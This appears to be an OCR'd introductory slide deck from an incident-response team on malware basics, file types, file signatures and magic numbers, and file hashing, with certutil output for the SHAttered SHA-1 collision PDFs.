Orion MANAGED SERVICES × DFIR DIGITAL FORENSICS & INCIDENT RESPONSE

Malicious Code (MalCode)

File, Malware, Malware Analysis, Malware Forensics

Overview

- Introduction to Malicious Software (Malware)
- Malware and Malicious Code (MalCode)
- Introduction to Malware Analysis
- Malware Forensics

Introduction to Malware

Malicious Software if it was not cleared earlier

Definition of Terms

- **File** – an object on a computer that *stores data, information, settings, or commands* used with a computer program.
- **Folder** – an area on the computer *containing other folders and files and helps keep the computer organized*.
- **Malware** – an umbrella term for any type of "**mal**icious soft**ware**" that is designed to infiltrate your device without your knowledge.

Some Types of Malware:

- **Viruses** – Infect normal files by inserting malicious code
- **Trojans** – Execute and infect the system when opened (like the mythological Trojan horse)
- **Worms** – Uses the network to propagate from system to system

Files

- Are these:

File Types

- Some of the file types are image/photo files, document files, presentation files, video files, audio files, script files, and others.

- Image/Photo files
  - JPEG/JPG – Joint photographic experts group
  - GIF – Graphics interchange format
  - SVG – Scalable vector graphics
  - PNG – Portable networks graphic
  - TIFF/TIF –Tagged image file format

File Types

- Document files
  - PDF – Portable document format (PDF)
  - DOC/DOCX – Word document
  - HTML/HTM – Hypertext markup language
  - XLS/XLSX – Microsoft excel spreadsheet file
  - TXT – Text file
- Presentation files
  - PPT/PPTX – PowerPoint presentation
  - ODP – Open document presentation
  - KEY – Apple Keynote file

File Types

- Video files
  - MP4 – Moving picture experts group layer 4
  - AVI – Audio video interleave
  - MOV – QuickTime Movie file
  - FLV – Flash video format
  - AVCHD – Advanced video coding, high definition
- Audio files
  - M4A – MPEG 4 audio
  - MP3 – MPEG layer audio 3
  - WAV – Waveform audio file

File Types

- Script Files
  - BAT – MS-DOS operating system batch file
  - ASP – Active Server Page file
  - JS – JavaScript file
  - VBS – Visual Basic script file
  - PS1 – PowerShell scripts
- Others
  - EXE – Windows Portable Executable (PE) file / Windows Binary Executable File
  - ELF – Executable and Linkable Format / Linux Binary File
  - DLL – Dynamic Link Library / Windows Binary Executable File
  - COM – Windows Binary Executable File
  - SCR – Screensaver
  - ISO – Optical Disc Image/Binary Image File
  - ZIP – Compressed File / Zipped file

File Header and Signature

HxD - [C:\User

File Edit Search View Analysis Tools Window Help

16 | Windows (ANSI) | hex

005

File Header

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	FF	D8	FF	E1	0B	14	45	78	69	66	00	00	4D	4D	00	2A	ÿØÿá..Exif..MM.*
00000010	00	[illegible]	[illegible]	08	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	00	00	00	01	00	01	.....
00000020	00	[illegible]	[illegible]	1A	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	00	00	00	62	01	1B	.....b..
00000030	00	[illegible]	[illegible]	00	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	01	28	00	03	00	00	.....j.(....
00000040	00	01	00	02	00	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	00	00	00	1E	00	00	.....l.....
00000050	00	72	01	32	00	02	00	00	00	14	00	00	00	90	87	69	.r.2.....‡i
00000060	00	04	00	00	00	01	00	00	00	A4	00	00	00	D0	00	2D	.....¤...Ð.-
00000070	C6	C0	00	00	27	10	00	2D	C6	C0	00	00	27	10	41	64	ÆÀ..'..-ÆÀ..'.Ad
00000080	6F	62	65	20	50	68	6F	74	6F	73	68	6F	70	20	43	53	obe Photoshop CS
00000090	36	20	28	57	69	6E	64	6F	77	73	29	00	32	30	31	36	6 (Windows).2016
000000A0	3A	30	33	3A	31	31	20	30	38	3A	34	34	3A	30	39	00	:03:11 08:44:09.

(in HEX)

File Signature / Magic Numbers

(in ASCII)

https://www.garykessler.net/library/file_sigs.html

File Types and Signatures

Document Files

- PDF

Signatures

- PDF Header

```
25 50 44 46
```

```
%PDF
```

- PDF Trailer (Footer)

```
0A 25 25 45 4F 46(.%%EOF)
0A 25 25 45 4F 46 0A(.%%EOF.)
0D 0A 25 25 45 4F 46 0D 0A(..%%EOF..)
0D 25 25 45 4F 46 0D(.%%EOF.)
```

File Types and Signatures

Document Files

- DOC
- XLS
- PPT

Signatures

- D0C Header

```
D0 CF 11 E0 A1 B1 1A E1   ÐÏ.à¡±.á
```

File Types and Signatures

Document Files

- DOCX
- XLSX
- PPTX

Signatures

- Document Header

```
50 4B 03 04 14 00 06 00   PK......
```

- Document Trailer

Trailer: Look for `50 4B 05 06` (`PK..`) followed by 18 additional bytes at the end of the file.

File Types and Signatures

Compressed Files

- ZIP

Signatures

- Zip Header

```
50 4B 03 04                    PK..
```

- Zip Trailer

Trailer: *filename* `50 4B` *17 characters* `00 00 00`
Trailer: (*filename* `PK` *17 characters* . . .)
Note: PK are the initals of Phil Katz, co-creator of the ZIP file format and author of PKZIP.

File Types and Signatures

Windows Binary Files

- EXE
- DLL
- COM

Signatures

- Binary Header


4D 5A	MZ Windows/DOS executable file

(See The MZ EXE File Format page for the structure of an EXE file,
with coverage of NE, TLINK, PE, self-extracting archives, and more.)
Note: MZ are the initals of Mark Zbikowski, designer of the DOS executable file format.

How about Folders?

- It is just an (empty) container (without anything in it)

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000                                                   
```



Still has some metadata though ;]

File Extensions and Signatures

- File Extensions only changes the **filesystem metadata** (primarily: filename – because it is just an “extension”)

- File Signatures changes the file type itself (**file metadata**)


BEWARE: Changing even a space in a file will change the File Hash ;]


File Hash

- File hash = Cryptographic hash
- A fixed-size string of characters that is generated by running the contents of a file through a mathematical algorithm.
- Common algorithms:
  - **MD5** (**fifth** version of the **M**essage **D**igest algorithm),
  - **SHA-1** (second version of the **S**ecure **H**ash **A**lgorithm, first version = SHA-0),
  - **SHA-256**, and **SHA-512** (**SHA-2**: This is actually a suite of hashing algorithms | algorithm and bit-length, such as **SHA**-2 **256** and **SHA**-2 **512**).


https://www.cisa.gov/sites/default/files/FactSheets/NCCIC%20ICS_Factsheet_File_Hashing_S508C.pdf

Are these files the same?






Are these files the same? (SHA1 Check)




```
C:\                    >certutil -hashfile shattered-1.pdf SHA1
SHA1 hash of shattered-1.pdf:
38762cf7f55934b34d179ae6a4c80cadccbb7f0a
CertUtil: -hashfile command completed successfully.

C:\                    >certutil -hashfile shattered-2.pdf SHA1
SHA1 hash of shattered-2.pdf:
38762cf7f55934b34d179ae6a4c80cadccbb7f0a
CertUtil: -hashfile command completed successfully.
```

https://shattered.io/

Are these files the same? (+ MD5 Check)





```
C:\                    >certutil -hashfile shattered-1.pdf MD5
MD5 hash of shattered-1.pdf:
ee4aa52b139d925f8d8884402b0a750c
CertUtil: -hashfile command completed successfully.

C:\                    >certutil -hashfile shattered-2.pdf MD5
MD5 hash of shattered-2.pdf:
5bd9d8cabc46041579a311230539b8d1
CertUtil: -hashfile command completed successfully.
```

```
C:\                    >certutil -hashfile shattered-1.pdf SHA1
SHA1 hash of shattered-1.pdf:
38762cf7f55934b34d179ae6a4c80cadccbb7f0a
CertUtil: -hashfile command completed successfully.

C:\                    >certutil -hashfile shattered-2.pdf SHA1
SHA1 hash of shattered-2.pdf:
38762cf7f55934b34d179ae6a4c80cadccbb7f0a
CertUtil: -hashfile command completed successfully.
```

https://shattered.io/

Are these files the same? (SHA256 Check)




```
C:\                    >certutil -hashfile shattered-1.pdf sha256
SHA256 hash of shattered-1.pdf:
2bb787a73e37352f92383abe7e2902936d1059ad9f1ba6daaa9c1e58ee6970d0
CertUtil: -hashfile command completed successfully.

C:\                    >certutil -hashfile shattered-2.pdf sha256
SHA256 hash of shattered-2.pdf:
d4488775d29bdef7993367d541064dbdda50d383f89f0aa13a6ff2e0894ba5ff
CertUtil: -hashfile command completed successfully.
```

https://shattered.io/

Malicious Software

Using our knowledge with Files to know more about Malware

Malware vs Malcode

- Malware is also known as Malicious Code (Malcode)

Malware = Malcode

- Any type of attacker code that runs on victim computers.
- Malware is the umbrella term for virus, trojan, worms, and other malware types.

Malware <> Virus

BEWARE: Malicious Code is used in our Incident Classification to further expound other file types :D

